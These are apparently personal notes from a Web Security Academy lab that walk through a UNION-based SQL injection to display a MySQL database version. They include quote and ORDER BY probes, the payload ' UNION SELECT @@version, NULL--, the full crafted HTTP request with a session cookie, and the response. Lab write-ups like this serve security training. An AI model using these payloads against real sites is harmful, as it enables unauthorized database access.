
Notes by manual testing


SQL injection attack, querying the database type and version on MySQL and Microsoft

1. End goal to display the db version ('8.0.35-0ubuntu0.20.04.1’)
2. ‘ is giving us error it means there could be a sqli vuln.
3. ‘ order by 3- - is giving us internal error it means we have a sqli vuln and there are 3-1 = 2 columns
4. ‘ UNION select ‘asdf’,’asdf’- - is giving us 200 ok it means we can have the version now




```
    <tr>
      <th>
        asdf
      </th>
      <td>
        asdf
      </td>
    </tr>
  </tbody>
```

5. always try to do things by burpsuit because sometime same payload won’t work in the website directly
6. now check the sqli cheat sheet
7. as it is a MySQL so we will try that first
8. Our payload is `‘ UNION select  @@version, NULL- -`



```
GET /filter?category=
Lifestyle'+UNION+SELECT+%40%40version,NULL--++HTTP/2 HTTP/2
Host: 0a7b0047033728f88093992e00910011.web-security-academy.net
Cookie: session=D2vkkcmqWB6Nah2J2wp2Xtu95YsEvsvM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0)
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 9046
```



```
  <tr>
    <th>
      8.0.35-0ubuntu0.20.04.1
    </th>
  </tr>
/tbody>
```